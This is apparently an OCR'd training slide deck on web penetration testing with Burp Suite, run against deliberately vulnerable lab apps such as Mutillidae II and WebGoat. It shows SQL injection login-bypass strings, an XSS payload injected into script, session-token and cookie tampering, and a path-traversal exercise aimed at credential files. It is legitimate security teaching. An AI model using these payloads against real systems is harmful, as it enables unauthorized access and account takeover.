
Burp Suite

- Integrated platform for security testing of Web App
- Full Control combining manual and automatic techniques
  - To make work faster and effective
  - … and more fun!
- Highly configurable and easy to use
  - Contains numerous powerful features

- *https://portswigger.net/burp/*

Burp Suite Components

- *Proxy*
- *Spider*
- *Scanner*
- *Intruder*
- *Repeater*
- *Sequencer*
- *Decoder*
- *Comparer*



Burp Suite Free Edition v1.7.03
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Hex

OWASP TOP TEN – A2

- **Broken Authentication and Session Management**
  - Using Burp to Brute Force a Login Page
  - Injection Attack: Bypassing Authentication
  - Using Burp to Hack Cookies and Manipulate Sessions
  - Using Burp to Test Token Strength against Prediction
  - Forced Browsing

Injection Attack Bypassing Authentication

- Web Application: Mutillidae II



File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	see below
Trace	see below
Diagnotic Information	Error querying user account

```
/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query:

connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1
client_info: 5.1.73
host_info: Localhost via UNIX socket

) Query: SELECT username FROM accounts WHERE username=''': (0) [Exception]
```

```
#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT
username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists(''') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
```

Click here to reset the DB

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Login
Back
Help Me!
Hints


Exception occurred

Please sign-in

Username: '

Injection Attack Bypassing Authentication

- Attempt: SQLInjection



ɔsed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In


Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Login

Please sign-in

Username	' or 1=1#
Password	

Login



5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Enforce SSL | Reset DB | View Log | View Captured Data

erable Web Pen-Testing Application

Injection Attack Bypassing Authentication

- Query: *‘SELECT username FROM accounts WHERE username=$username AND password=$password‘*

- Variant 1:
  - Username = any (blank too)
  - Password = ‘ OR ‘1‘ = ‘1
    - Always logged as *admin/root*
- Variant 2:
  - Username = admin‘#|ADMIN‘#|user‘#|USER‘#
  - Password =
    - Logged as an existed account

Using Burp to Hack Cookies and Manipulate Sessions

- Web Application: Mutillidae II
- Trying to impersonate another account
- Need to be authenticated
- Studying request header (cookies)
- Note something as *uid*

- Burp Suite modules:
  - Proxy – Intercept
  - Repeater


Using Burp to Test Token Strength against Prediction

- Web Application: Any
- Intercept first response with cookie
  - Usually after login
- Send to sequencer module
- Configure token position in HTTP response
- Start live capture to analyze token strength

Burp Suite modules:

- Proxy – Intercept
- Intruder
- Sequencer

Using Burp to Test Token Strength against Prediction (2)




https://mdsec.net/auth/361/

Login


Note: There are two built-in accounts: **user** and **admin**, both with password set to username. These accounts are provided for testing purposes, and you can find many of the lab vulnerabilities using them. In other cases, you may need to register your own account to find the lab vulnerabilities. The test accounts have weak passwords and no account lockout - these features of the test accounts are not the solution to any of the lab exercises.

Username: user

Password: ••••




```
HTTP/1.1 302 Found
Date: Thu, 09 Apr 2015 13:00:40 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location: /auth/361/Home.ashx
Set-Cookie: SessionId__361=3512088CA196DC60; secure; HttpOnly
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 142

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fauth%2f361%2fHome.ashx">here</
</body></html>
```



```
GET /auth/361/Home.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, defl
Referer: https://mdsec.net/
Cookie: SessionId__361=3512
Connection: keep-alive
Cache-Control: max-age=0
```

Using Burp to Test Token Strength against Prediction (3)



Burp Sequencer [live capture #1: https://mds

Live capture (20000 tokens)

Pause | Copy tokens | Auto analyze | Requests: 20004

Stop | Save tokens | Analyze now | Errors: 0


Summary | Character-level analysis | Bit-level analysis | Analysis Options

Overall result


The overall quality of randomness within the sample is estimated to be: poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 31 bits.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on
probability of the observed results occurring if the sample is randomly generated. When the
below this level, the hypothesis that the sample is randomly generated is rejected. Using a l



```
GET /auth/363/Home.ashx HTTP/1.1
Host: mdsec.net
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mdsec.net/aut
Cookie: SessionId__363=32BDD78
Connection: keep-alive
```



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Com
138	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
139	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
141	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
140	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
142	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
143	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
144	32BDD780FFFD4068AD0EE...	200	☐	☐	1198	
9	32BDD780GFFD4068AD0EE...	302	☐	☐	535	
10	32BDD780FGFD4068AD0EE...	302	☐	☐	535	
11	32BDD780FFGD4068AD0EE...	302	☐	☐	535	
27	32BDD780FFFD4068AD0EE...	302	☐	☐	535	
35	32BDD780FFFD4068AD0EE...	302	☐	☐	535	
36	32BDD780FFFD4068AD0EE...	302	☐	☐	535	

Forced Browsing

- Web Application: WebGoat v5.4
- Find hidden pages
  - Usually config or debug interfaces
- Without a browsable path for user
  - But absence of authentication
- Unique goal is discovery their URL

Burp Suite modules:

- Proxy – Intercept
- Intruder
- Repeater

OWASP TOP TEN – A3

- Cross-Site Scripting (XSS)
  - Using Burp to Manually Test for Reflected XSS
  - Using Burp to Manually Test for Stored XSS
  - Using Burp to Exploit XSS - Injecting in to Direct HTML
  - Using Burp to Exploit XSS - Injecting in to Tag Attributes
  - Using Burp to Exploit XSS - Injecting in to Scriptable Contexts

Using Burp to Manually Test for Reflected XSS

- Web Application: Mutillidae II
- Trying to execute some malicious script on web page
- Request intercepted changing parameter
- Possible alternative scenarios:
  - Using Burp to Exploit XSS - Injecting in to Direct HTML
  - Insert script in form
  - Insert script in attribute html


- Burp Suite modules:
  - Proxy – Intercept
  - Repeater
  - Browser

Using Burp to Manually Test for Stored XSS


- Web Application: Mutillidae II
- Trying to test stored script
- Using log feature to show previously request
- In this way we can obtain victim information without authorization

- Burp Suite modules:
  - Proxy – Intercept
  - Repeater


Exploiting XSS - Injecting into Scriptable Contexts



```
/mutillidae/index.php?page=password-generator.php&username=anonymous";+alert(document.domain);"
```



```
</div>
<script>
  try{
    document.getElementById("idUsernameInput").innerHTML = "This password is for anonymous"; alert(document.domain);"";
  }catch(e){
    alert("Error: " + e.message);
  }// end catch
</script>
<!--I think the database password is set to blank or …-->
<!--End Content-->
</blockquote>
```




```
10.10.30.25
```

OWASP TOP TEN – A4

- Insecure Direct Object References
  - Using Burp to bypass a Path Based Access Control Scheme
  - Direct access to important file
  - Using Burp to change total cart price
  - Local File Inclusion
  - Remote File Inclusion
  - Upload and use a PHP Backdoor shell

Using Burp to bypass a Path Based Access Control Scheme

- Web Application: WebGoat



10.10.30.25:81/WebGoat/attack?Screen=361&menu=200&Restart=361

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Choose another language: English ▾ Logout

Bypass a Path Based Access Control Scheme

OWASP WebGoat v5.4

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
- Using an Access Control Matrix
- Bypass a Path Based Access Control Scheme
- LAB: Role Based Access Control
  - Stage 1: Bypass Business Layer Access Control
  - Stage 2: Add Business Layer Access Control
  - Stage 3: Bypass Data Layer Access Control
  - Stage 4: Add Data Layer Access Control
- Remote Admin Access

AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws


Solution Videos Restart this Lesson

The 'user' user has access to all the files in the lesson_plans/English directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like tomcat/conf/tomcat-users.xml. Remember that file paths will be different if using the WebGoat source.

OffByOne.html
MultiLevelLogin2.html
NewLesson.html
MultiLevelLogin1.html
WSDLScanning.html
ForgotPassword.html
WeakAuthenticationCookie.html
JSONInjection.html
WelcomeScreeen.html
DBSQLInjection.html
ClientSideValidation.html
SilentTransactions.html
SoapRequest.html
HiddenFieldTampering.html
JavaScriptValidation.html


View File

Using Burp to bypass a Path Based Access Control Scheme (2)



Request to http://10.10.30.25:81

```
POST /WebGoat/attack?Screen=361&menu=200 HTTP/1.1
Host: 10.10.30.25:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/201
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.30.25:81/WebGoat/attack?Screen=361&menu=
Cookie: security_level=0; Drupal.tableDrag.showWeight=0; shell
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersis
Authorization: Basic dXNlcjp1c2Vy
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 51

File=WeakAuthenticationCookie.html&SUBMIT=View+File
```

